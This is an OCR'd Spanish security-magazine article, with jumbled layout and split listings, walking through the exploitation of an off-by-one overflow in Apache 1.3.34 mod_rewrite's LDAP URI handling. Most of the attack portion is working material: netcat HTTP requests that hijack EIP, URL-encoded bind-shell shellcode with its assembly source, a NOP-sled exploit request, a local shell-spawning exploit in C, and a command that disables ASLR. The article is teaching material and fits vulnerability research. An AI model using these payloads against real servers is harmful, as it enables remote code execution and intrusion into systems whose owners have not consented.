


Figura 6. *Instrucción leave (primera parte)*

Usando la técnica en un entorno real

Buscando en Bugtraq las últimas vulnerabilidades encontradas por desbordamiento por un byte se escogió la más reciente fecha de escribir este artículo, un desbordamiento por un byte en el módulo del servidor web Apache mod_rewrite. El descubrimiento de la vulnerabilidad fue publicado por Mark Dowd (McAfee Avert Labs) el 28 de julio de 2006 (*http://www.securityfocus.com/archive/1/441487*).

La información detallada sobre la vulnerabilidad, la prueba de concepto y el exploit fue publicado por el autor de este artículo, Jacobo Avariento Gimeno, el 20 de agosto de 2006 (*http://www.securityfocus.com/archive/1/443870*).

El módulo mod_rewrite, distribuído con Apache, permite mediante reglas y el uso expresiones regulares remapear una URL a otra URL o URI.

El fallo era causado por un error de programación en la condición de parada de un bucle y el uso del operador de preincremento cuando trataba URI's del protocolo LDAP




Figura 7. *Instrucción leave (segunda parte)*

en la función escape_absolute_uri del fichero mod_rewrite.c.

Para desencadenar este fallo no hace falta una regla específica de LDAP, sino que basta con que el usuario tenga control sobre la parte inicial de la URL remapeada, por ejemplo:

```
RewriteRule foo/(.*) $1
```

Estudiemos la porción de código vulnerable, para así entender que ocurre y podernos aprovechar del error.

Como se puede leer en el comentario de las líneas 2727 a 2732, una URL del protocolo LDAP está formada por *ldap://*, un nombre opcional de host, y una serie de campos separados por cuatro signos de interrogación. En la línea 2733 se comprueba si la URI pasada como parámetro es del protocolo LDAP, en caso de serlo, la línea 2734 reserva un puntero a 5 char's, la siguiente línea declara y inicializa una variable que será usada como contador del número de signos '?' encontrados. La línea 2737 asigna token[0].

De la línea 2738 a la 2744 se recorre la URI pasada como parámetro y se guarda la dirección de los campos separados por el signo '?' en las distintas posiciones de la variable token.

El programa espera encontrar cuatro signos '?' si encuentra más simplemente los escapa (ver línea 2747 en adelante). Hagamos una pequeña traza cuando le pasamos cinco signos '?' en la URI y centrémonos en este trozo de código:

```
while (*cp && c < 5) {
    if (*cp == '?') {
        token[++c] = cp + 1;
        *cp = '\0';
    }
    ++cp;
}
```

Al entrar la primera vez al bucle la variable c vale 0. Tras encontrar el primer '?' y entrar al if, tenemos la instruccción:

```
token[++c] = cp + 1;
```

Esto en primer lugar incrementa en uno la variable c y luego asigna token[c] a donde apunta cp + 1, que será el elemento posterior al signo '?' encontrado. Por tanto, c valdrá 1 y token[1] valdrá cp +1. Seguimos recorriendo la cadena y tras el siguiente '?' encontrado c valdrá 2 y token[2] será asignado a donde apunte cp + 1. En la línea del while, cp no apunta a NULL y 2 < 5, por lo que el procedimiento sigue, en el próximo '?' c vale 3, en la línea del while cp es distinto de NULL y 3 < 5, seguimos, en el cuarto '?' c valdrá 4, seguimos recorriendo la cadena, cp es distinto de NULL y 4 < 5, en el quinto '?' c vale 5 y token[5] es escrito con la dirección de cp + 1, pero solo hemos reservado espacio para 5 punteros y estamos escribiendo el sexto, por lo que estamos desbordando el buffer por un byte. Ahora c vale 5, como 5 < 5 es falso, ya no entramos más en el bucle while, y el programa sigue en la línea 2746.

Ahora que ya hemos entendido el problema, pasemos a probar que realmente funciona.

Las pruebas se realizaron sobre Apache 1.3.34 del paquete apache para Debian sarge. Debido a la naturaleza de los desbordamientos por un byte, no todas las versiones de Apache son realmente explotables.

Para simular el ataque, en primer lugar, activaremos el módulo mod_rewrite y añadiremos una regla vulnerable:

Figura 8. *Estado tras la ejecución de: add $0x4,%esp*

OJO

Los kernels de Linux a partir de la versión 2.6.11 llevan de forma nativa aleatorización de direcciones virtuales (VA space randomization). Esto aleatoriza tras cada ejecución la dirección de las variables en la pila y la carga de librerías dinámicas. Por lo que todos los ataques basados en la pila: desbordamiento de buffer, return-into-libc, cadenas de formato o los desbordamientos de pila por un byte, se hacen impracticables. Tenlo en cuenta para probar la técnica y deshabilita esta protección, ejecutando en una shell como root:

```
$ echo 0 > /proc/sys/kernel/
randomize_va_space
```

Además nos será de gran ayuda que el Apache genere y haga un coredump en el caso de recibir un fallo de segmentación de algún hijo.

Ahora solo nos falta comprobar si realmente nuestra versión de apache es explotable o no, para ello ejecutamos sobre la máquina que ejecuta apache, en este caso 192.168.2.10:

```
$ echo -ne "GET /kung/ldap://
    localhost/AAAAAAAAAAAAA
    AAAAAAAA%3FAAAAAAAAAA
    AAAA%3FAAAAAAAAAAAAAA
    AA%3FAAAAAAAAAAA%3FAA
    AAAAAAA%3FAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAA
    AAAAA HTTP/1.1\rnHost:
    192.168.2.10\rn\rn" | nc
    192.168.2.10 80
```

Listado 5. *Código del fichero exp1.c*

```
#include <stdio.h>
#include <string.h>
#define LEN 256
int main(void) {
        unsigned int i;
        unsigned char aux[1024];
        memset(aux, 0, 1024);
        for (i=0; i <= LEN; i++)
                        aux[i]=
                        'A';
        execl("./prog", "prog",
                        aux, 0);
        perror("Upps");
        return 1;
}
```




Figura 9. *Primera parte de la instrucción leave de la función main*




Figura 10. *Segunda parte de leave*

Si el comando anterior no devuelve nada, entonces estamos ante una versión de Apache explotable, en caso contrario el servidor web nos devolverá una página web diciendo que el recurso solicitado ha sido encontrado. Como se aprecia en el comando hemos tenido que codificar los signos '?' en formato HTML (%3F) para que Apache no los descarte antes de pasarselos al módulo mod_rewrite.

Pero, ¿qué ha pasado exactamente?, para ello necesitaremos acceso a la máquina que ejecuta el servidor Apache y una vez más con la ayuda del gdb y el fichero core sabremos exactamente que es lo que ha pasado:

```
# gdb /usr/sbin/apache core
(...)
Loaded symbols for /usr/lib/
    libmysqlclient.so.14
Reading symbols from /lib/tls/
    libnss_dns.so.2...
(no debugging symbols found)
    ...done.
Loaded symbols for /lib/tls/libnss
    _dns.so.2
#0  0x41414141 in ?? ()
(gdb) where
#0  0x41414141 in ?? ()
#1  0xb7c9c6ab in ?? () from /
    usr/lib/apache/1.3/mod_rewrite.so
```

```
#2  0x08348ef4 in ?? ()
#3  0x08349504 in ?? ()
#4  0x0834ba3c in ?? ()
(...)
```

Como se aprecia, estando dentro de la librería dinámica mod_rewrite se ha producido un fallo de segmentación al intentar acceder a la dirección 0x41414141. Esta vez hemos tenido bastante suerte y no ha hecho falta hacer un análisis tan exhaustivo como en la anterior sección para encontrar la forma de redirigir el flujo del programa.

Ahora tenemos que encontrar exactamente cuales son los cuatro bytes de nuestra petición HTTP que sobreescriben el EIP. Tras unos cuántos intentos, damos con la solución:

```
$ echo -ne "GET /kung/ldap://localhost/
AAAAAAAAAAAAAAAAAAAAA%3FAAAAAAAAAAAAAA%3
FAAAAAAAAAAAA%3FAAA\x43\x42\x41\x40A
%3FAAAAAAAAA%3FAAAAAAAAAAAAAA HTTP/
1.1\rnHost: 192.168.2.10\rn\rn" | nc
 192.168.2.10 80
```

Lo comprobamos con el gdb:

```
# gdb /usr/sbin/apache core
(...)
Reading symbols from /lib/tls/libnss_
                        dns.so.2...
(no debugging symbols found)...done.
Loaded symbols for /lib/tls/libnss_
                        dns.so.2
#0  0x40414243 in ?? ()
```

Ahora ya sabemos como redirigir el flujo del programa, solo falta añadir el shellcode y encontrar una dirección a la que saltar.

Ya que se trata de explotación remota no nos sirve el shellcode anterior, hemos de usar uno que abra un puerto en la máquina atacada y ejecute una shell escuchando en ese puerto, usaremos el shellcode de Taeho Oh6. Pero este shellcode tiene un gran problema en nuestro caso, el shellcode viene en binario y Apache rechazará la petición. Por tanto hemos de codificarlo en HTML, sustituyendo el '\x' que precede a cada byte por '%'.

Una vez solucionado este problema, hay otro bastante importante, el shellcode incluye tres signos '/' (0x2f) en su código, entonces cuando Apache atienda la petición al encontrar un '/' lo procesará y seguramente lo escapará a %2f, por lo que al ejecutar el shellcode no ejecutaremos /bin/sh.

Solucionar este problema es más complejo y requiere unos buenos conocimientos de ensamblador. Básicamente lo que haremos es sustituir la cadena '/bin/sh' por '0bin0sh'.

Así evitamos el problema, como el 0 (0x30) sigue en la tabla ASCII a '/', lo que tendrá que hacer el nuevo shellcode es restar uno a la dirección donde esten los 0 para obtener '/bin/sh' antes de ejecutar la shell. Esta operación se puede hacer directamente o usando un




Figura 11. *Estructura del shellcode*

Listado 6. *Sesión con el depurador y volcado de pila*

```
$ gdb -q --exec=expl --symbols=prog
(gdb) r
Starting program: /home/jack/current/expl
Program received signal SIGTRAP, Trace/breakpoint trap.
0x40000b50 in _start () from /lib/ld-linux.so.2
(gdb) disas func
(...)
0x80484a0 <func+96>:    incl   0xfffffefc(%ebp)
0x80484a6 <func+102>:   jmp    0x8048466 <func+38>
0x80484a8 <func+104>:   nop
0x80484a9 <func+105>:   mov    0xfffffef4(%ebp),%ebx
0x80484af <func+111>:   leave
0x80484b0 <func+112>:   ret
End of assembler dump.
(gdb) b *0x80484a8
Breakpoint 1 at 0x80484a8: file prog.c, line 27.
(gdb) c
Continuing.
Breakpoint 1, func (a=0xbffffbc8 'A' <repeats 200 times>...) at prog.c:27
27          __asm__("nop");
(gdb) x/68 $esp
0xbffff950:     0x4213030c      0x00000101      0x00000101      0x41414141
0xbffff960:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff970:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff980:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff990:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff9a0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff9b0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff9c0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff9d0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff9e0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff9f0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffa00:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffa10:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffa20:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffa30:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffa40:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffa50:     0x41414141      0x41414141      0x41414141      0xbffffa41
```

registro intermedio, como el usado en el Listado 11., donde la cadena es '#bin#sh' y se usa el registro %eax para mover el 0x30, restarle uno y mover el resultado a la posición donde estan los '#'. El nuevo shellcode con ese y otros cambios queda de la siguiente manera, ver Listado 11.

Ahora lo ensamblamos y lo enlazamos para obtener el ejecutable:

```
$ as -o socketasm.o socketasm.s
$ ld -o socketasm socketasm.o
```

Con la ayuda del gdb o del objdump sacamos los Opcodes, y en lugar de representarlos en hexadecimal los representaremos en codificación HTML:

```
%89%e6%31%c0%31%db%89%
    f1%b0%02%89%06%b0%01%
    89%46%04%b0%06%89%46%
    08%b0%66%b3%01%cd%80%
    89%06%b0%02%66%89%46%
    0c%b0%77%66%89%46%0e%
    8d%46%0c%89%46%04%31%
    c0%89%46%10%b0%10%89%
    46%08%b0%66%b3%02%cd%
    80%b0%01%89%46%04%b0%
    66%b3%04%cd%80%31%c0%
    89%46%04%89%46%08%b0%
    66%b3%05%cd%80%88%c3%
    b0%3f%31%c9%cd%80%b0%3
    f%b1%01%cd%80%b0%3f%b
    1%02%cd%80%b8%23%62%
    69%6e%89%06%b8%23%73
    %68%23%89%46%04%31%
    c0%88%46%07%b0%30%2c%
    01%88%46%04%88%06%89
    %76%08%31%c0%89%46%0
    c%b0%0b%89%f3%8d%4e%
    08%8d%56%0c%cd%80%31
    %c0%b0%01%31%db%cd%80
```

En este caso usaremos la técnica de NOP's para tener más margen de error.

A excepción de la dirección de memoria a la que debemos saltar, de momento la dejaremos en 0x01020304, ya podemos construir nuestro exploit:

```
$ echo -ne "GET /kung/ldap:
    //localhost/`perl -e 'print "%
    90"x128'`%89%e6%31%c0%
    31%db%89%f1%b0%02%89
    %06%b0%01%89%46%04%
    b0%06%89%46%08%b0%66
    %b3%01%cd%80%89%06%
    b0%02%66%89%46%0c%b0
```

212 bytes	40 bytes	4 bytes	1 byte
0x90 0x90 0x90 0x90 0x90	shellcode	&shellcode	0x54

257 bytes

Figura 12. *Estructura del shellcode usando la técnica de NOP's*

Listado 7. *Aspecto de la pila durante la explotación.*

```
0xbffffa50:     0x42424242     0x42424242     0xbffff9b0     0xbffffa54
                                    ^              ^                ^
                               Dirección      Dirección        Registro
                            donde apuntará   donde reside      EBP
                      apilado
                           el EBP sobreescrito.  el shellcode.
                      sobreescrito.
```

Listado 8. *Código del fichero exp2.c.*

```
#include <stdio.h>
#include <string.h>
char shellcode[] =  /* 40-byte shellcode: sh spawner by jack */
        "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89"
        "\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
        "\xe8\xe1\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";
int main() {
  unsigned int i,j,h, sclen;
  unsigned char aux[1024];
  memset(aux, 0, 1024);
  sclen= strlen(shellcode);
  for (i=0; i < 84; i++)          aux[i]= 'A';
  for (j=0; j < sclen; j++,i++)    aux[i]= shellcode[j];
  for (h=i, i=0; i < 128; i++,h++) aux[h]= 'B';
  j=h;
  aux[j++]= 0xb0;
  aux[j++]= 0xf9;
  aux[j++]= 0xff;
  aux[j++]= 0xbf;
  aux[j++]= 0x54;
  execl("./prog", "prog", aux, 0);
}
Solo falta compilar el exploit y probar que realmente funciona:
$ gcc -o exp2 exp2.c
$ gdb exp2
(gdb) r
Starting program: /home/jack/current/exp2
Program received signal SIGTRAP, Trace/breakpoint trap.
0x40000b50 in _start () from /lib/ld-linux.so.2
(gdb) c
Continuing.
Program received signal SIGTRAP, Trace/breakpoint trap.
0x40000b50 in _start () from /lib/ld-linux.so.2
(gdb) c
Continuing.
sh-2.05a$
```

```
%77%66%89%46%0e%8d%
46%0c%89%46%04%31%c0
%89%46%10%b0%10%89%
46%08%b0%66%b3%02%cd
%80%b0%01%89%46%04%
b0%66%b3%04%cd%80%31
%c0%89%46%04%89%46%
08%b0%66%b3%05%cd%80
%88%c3%b0%3f%31%c9%cd
%80%b0%3f%b1%01%cd%
80%b0%3f%b1%02%cd%80
%b8%23%62%69%6e%89%
06%b8%23%73%68%23%89
%46%04%31%c0%88%46%
07%b0%30%2c%01%88%46
%04%88%06%89%76%08%
31%c0%89%46%0c%b0%0b
%89%f3%8d%4e%08%8d%
56%0c%cd%80%31%c0%b0
%01%31%db%cd%80%3FC
%3FC3FCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCC
CCCC%04%03%02%01CCC
CCCCCCCCCCCCCCCCCC
CCCCCC%3FC%3F HTTP/
1.1\rnHost: 192.168.2.10\r
\nr\n" | nc 192.168.2.10 80
```

Solo nos falta saber en que dirección de memoria se copia la cadena pasada en la petición HTTP para tener el exploit completo, para averiguarlo, si el Apache hubiera sido compilado con la opción -g y no estuviera stripped, averiguar esta dirección sería tan fácil como poner un breakpoint dentro de la función escape_absolute_uri y ver en que dirección está la variable uri. Pero por desgracia este ejecutable no fue compilado con -g y además está stripped, por lo que no tenemos absolutamente ninguna información sobre la tabla de símbolos, ni ningún tipo de información en la que apoyarnos. Deberemos pues ingeniarnoslas para descubrir en que dirección reside la variable uri.

Ya que la variable uri, lo más normal es que tenga tamaño variable dependiendo de la longitud de la petición es obvio que el contenido de dicha variable vaya al área del heap y no de la pila, por tanto, ya tenemos una pista inicial de donde empezar a buscar.

El fichero core generado por Apache contiene una imagen de memoria en el momento de la explotación por lo que la cadena debe estar por alguna parte del fichero core, pero no hay ninguna relación entre en que lugar del fichero core está dicha cadena y la dirección virtual en la que fue cargada. Para establecer dicha relación y saber en que dirección virtual reside, en primer lugar se volcó la información relativa a las

Listado 9a. *Parte del fichero mod_rewrite.c perteneciente a apache 1.3.34.*

```
(...)

/* escape absolute uri, which may or may not be path oriented.
 * So let's handle them differently.
 */
static char *escape_absolute_uri(ap_pool *p, char *uri, unsigned
               scheme)
{
    char *cp;

    /* be safe.
     * NULL should indicate elsewhere, that something's wrong
     */
    if (!scheme || strlen(uri) < scheme) {
        return NULL;
    }

    cp = uri + scheme;

    /* scheme with authority part? */
    if (cp[-1] == '/') {
        /* skip host part */
        while (*cp && *cp != '/') {
            ++cp;
        }

        /* nothing after the hostpart. ready! */
        if (!*cp || !*++cp) {
            return ap_pstrdup(p, uri);
        }

        /* remember the hostname stuff */
        scheme = cp - uri;

        /* special thing for ldap.
         * The parts are separated by question marks. From RFC 2255:
         *     ldapurl = scheme "://" [hostport] ["/"
         *               [dn ["?" [attributes] ["?" [scope]
         *               ["?" [filter] ["?" extensions]]]]]]
         */
        if (!strncasecmp(uri, "ldap", 4)) {
            char *token[5];
            int c = 0;

            token[0] = cp = ap_pstrdup(p, cp);
            while (*cp && c < 5) {
                if (*cp == '?') {
                    token[++c] = cp + 1;
                    *cp = '\0';
                }
                ++cp;
            }

            return ap_pstrcat(p, ap_pstrndup(p, uri, scheme),
                                             ap_escape_uri(p, token[0]),
```

secciones ELF del ejecutable /usr/sbin/apache (ver Listado 12)..

Sabiendo que el área del heap es la sección .bss, sabemos que el heap empieza en la dirección 0x0808bbc0, por tanto a partir de esa dirección estará la cadena buscada. Para automatizar esta tarea se empleo un pequeño truco: en primer lugar veámos que doble palabra está en la dirección 0x0808bbc0 y direcciones cercanas:

```
# gdb /usr/sbin/apache core
(...)
(gdb) x/4 0x0808bbc0
0x808bbc0 <stdout>:     0xb7e
    015e0       0xb7e01480       0x
    b7e01740       0x00000000
```

A continuación, busquemos la doble palabra 0xb7e015e0 dentro del fichero core:

```
# hexdump -C core | grep 'e0 15
    e0 b7'
00008bc0  e0 15 e0 b7 80 14 e0
    b7  40 17 e0 b7 00 00 00 00  |
    à.à·..à·@.à·....|
00016510  00 00 00 00 e0 15 e0
    b7  0f 00 00 00 00 00 00 00  |
    ....à.à·........|
00b9b060  04 00 00 00 a0 a3 5f
    b7  e0 15 e0 b7 c0 2c 49 b7  |
    .... £_·à.à·À,I·|
00be2060  04 00 00 00 a0 63 3e
    b7  e0 15 e0 b7 c0 8c 51 b7  |
    .... c>·à.à·À.Q·|
00ca8060  04 00 00 00 a0 63 3e
    b7  e0 15 e0 b7 c0 ec 9f b7  |
    .... c>·à.à·Àì.·|
00d258a0  e0 15 e0 b7 40 17 e0
    b7  00 00 00 00 00 00 00 00  |
    à.à·@.à·........|
```

Como vemos encuentra 6 ocurrencias, la que nos interesa es la primera ya que con el volcado con el gdb sabemos que a 0xb7e015e0 le sigue 0xb7e01480, por tanto, ya hemos establecido una relación, el contenido que está en la posición 0x8bc0 se corresponde con la dirección virtual 0x0808bbc0. Ahora con un sencillo programa podremos saber en que dirección está la cadena buscada, buscaremos el último NOP (0x90) y los dos primeros Opcodes del shellcode: 0x89 y 0xe6 de nuestra petición.

Ahora lo compilamos y ejecutamos:

```
$ gcc -o findUri findUri.c
$ ./findUri
addr: 0x834aebd
addr: 0x834b4ec
addr: 0x834b6b0
addr: 0x834b848
addr: 0x834c4ec
addr: 0x834c6e0
addr: 0x834c8a0
addr: 0x834d164
addr: 0x834d357
addr: 0x834d4de
addr: 0x8d70363
```

Ahora con el gdb confirmaremos que realmente en la dirección 0x834aebd (la primera de la lista) está el shellcode, e imprimiremos también el contenido desde 100 bytes más arriba:

Listado 9b. *Parte del fichero mod_rewrite.c perteneciente a apache 1.3.34.*

```
(c >= 1) ? "?" : NULL,
(c >= 1) ? ap_escape_uri(p, token[1]) : NULL,
(c >= 2) ? "?" : NULL,
(c >= 2) ? ap_escape_uri(p, token[2]) : NULL,
(c >= 3) ? "?" : NULL,
(c >= 3) ? ap_escape_uri(p, token[3]) : NULL,
(c >= 4) ? "?" : NULL,
(c >= 4) ? ap_escape_uri(p, token[4]) : NULL,
 NULL);
          }
      }
(...)
```

Listado 10. *Fichero .htaccess*

```
RewriteEngine On
RewriteRule kung/(.*) $1
```

Listado 11a. *Código ensamblador del nuevo shellcode: socketasm.s*

```
.section .text
.globl _start
_start:
mov %esp,%esi
xorl %eax,%eax
xorl %ebx,%ebx
movl %esi,%ecx
movb $0x2,%al
movl %eax,(%esi)
movb $0x1,%al
movl %eax,0x4(%esi)
movb $0x6,%al
movl %eax,0x8(%esi)
movb $0x66,%al
movb $0x1,%bl
int $0x80
movl %eax,(%esi)
movb $0x2,%al
movw %ax,0xc(%esi)
movb $0x77,%al # 0x77
    = puerto 30464
movw %ax,0xe(%esi)
leal 0xc(%esi),%eax
movl %eax,0x4(%esi)
xorl %eax,%eax
movl %eax,0x10(%esi)
movb $0x10,%al
movl %eax,0x8(%esi)
movb $0x66,%al
movb $0x2,%bl
int $0x80
movb $0x1,%al
movl %eax,0x4(%esi)
movb $0x66,%al
movb $0x4,%bl
int $0x80
xorl %eax,%eax
movl %eax,0x4(%esi)
movl %eax,0x8(%esi)
movb $0x66,%al
movb $0x5,%bl
int $0x80
movb %al,%bl
movb $0x3f,%al
xorl %ecx,%ecx
int $0x80
movb $0x3f,%al
movb $0x1,%cl
int $0x80
movb $0x3f,%al
movb $0x2,%cl
int $0x80
movl $0x6e696223,%eax
    # Cadena #bin
movl %eax,(%esi)
```

```
 (gdb) x/50 0x834aebd-100
0x834ae59:     0x90909090
                     0x90909090
                     0x90909090
                     0x90909090
0x834ae69:     0x90909090
                     0x90909090
                     0x90909090
                     0x90909090
0x834ae79:     0x90909090
                     0x90909090
                     0x90909090
                     0x90909090
0x834ae89:     0x90909090
                     0x90909090
                     0x90909090
                     0x90909090
0x834ae99:     0x90909090
                     0x90909090
                     0x90909090
                     0x90909090
0x834aea9:     0x90909090
                     0x90909090
                     0x90909090
                     0x90909090
0x834aeb9:     0xe6899090
                     0xdb31c031
                     0x02b0f189
                     0x01b00689
```

Listado 11b. *Código ensamblador del nuevo shellcode: socketasm.s*

```
movl $0x23687323,%eax
    # Cadena #sh#
movl %eax,0x4(%esi)
xorl %eax,%eax
movb %al,0x7(%esi)
movb $0x30,%al# Movemos
    0x30 al %eax
subb $0x01,%al# Le
    restamos uno: 0x2f
movb %al,0x4(%esi)
movb %al,(%esi)
movl %esi,0x8(%esi)# En (%esi)
    ya tenemos /bin/sh\0
xorl %eax,%eax
movl %eax,0xc(%esi)
movb $0x0b,%al
movl %esi,%ebx
leal 0x8(%esi),%ecx
leal 0xc(%esi),%edx
int $0x80# Ejecuta execve
    ("/bin/sh", &"/bin/sh",
    0x00000000);
xorl %eax,%eax
movb $0x01,%al
xorl %ebx,%ebx
int $0x80# Ejecuta exit(0);
```

Listado 12. *Volcado de la información de las secciones ELF del fichero /usr/sbin/apache*

```
# readelf -S /usr/sbin/apache
Hay 26 encabezados de sección, comenzando en el desplazamiento: 0x42c78:
Encabezados de Sección:
  [Nr] Nombre           Tipo            Direc    Desp   Tam    ES Opt En
                      Inf Al
  [ 0]                  NULL            00000000 000000 000000 00      0   0
                      0
  [ 1] .interp          PROGBITS        08048134 000134 000013 00   A  0   0
                      1
  [ 2] .note.ABI-tag    NOTE            08048148 000148 000020 00   A  0   0
                      4
  [ 3] .hash            HASH            08048168 000168 001274 04   A  4   0
                      4
  [ 4] .dynsym          DYNSYM          080493dc 0013dc 002920 10   A  5   1
                      4
  [ 5] .dynstr          STRTAB          0804bcfc 003cfc 002618 00   A  0   0
                      1
  [ 6] .gnu.version     VERSYM          0804e314 006314 000524 02   A  4   0
                      2
  [ 7] .gnu.version_r   VERNEED         0804e838 006838 000100 00   A  5   5
                      4
  [ 8] .rel.dyn         REL             0804e938 006938 000030 08   A  4   0
                      4
  [ 9] .rel.plt         REL             0804e968 006968 000450 08   A  4
                      11  4
  [10] .init            PROGBITS        0804edb8 006db8 000017 00  AX  0   0
                      4
  [11] .plt             PROGBITS        0804edd0 006dd0 0008b0 04  AX  0   0
                      4
  [12] .text            PROGBITS        0804f680 007680 02a404 00  AX  0   0
                      16
  [13] .fini           PROGBITS        08079a84 031a84 00001a 00  AX  0   0
                      4
  [14] .rodata          PROGBITS        08079aa0 031aa0 00a514 00   A  0   0
                      32
  [15] .eh_frame_hdr    PROGBITS        08083fb4 03bfb4 000014 00   A  0   0
                      4
  [16] .eh_frame        PROGBITS        08083fc8 03bfc8 00003c 00   A  0   0
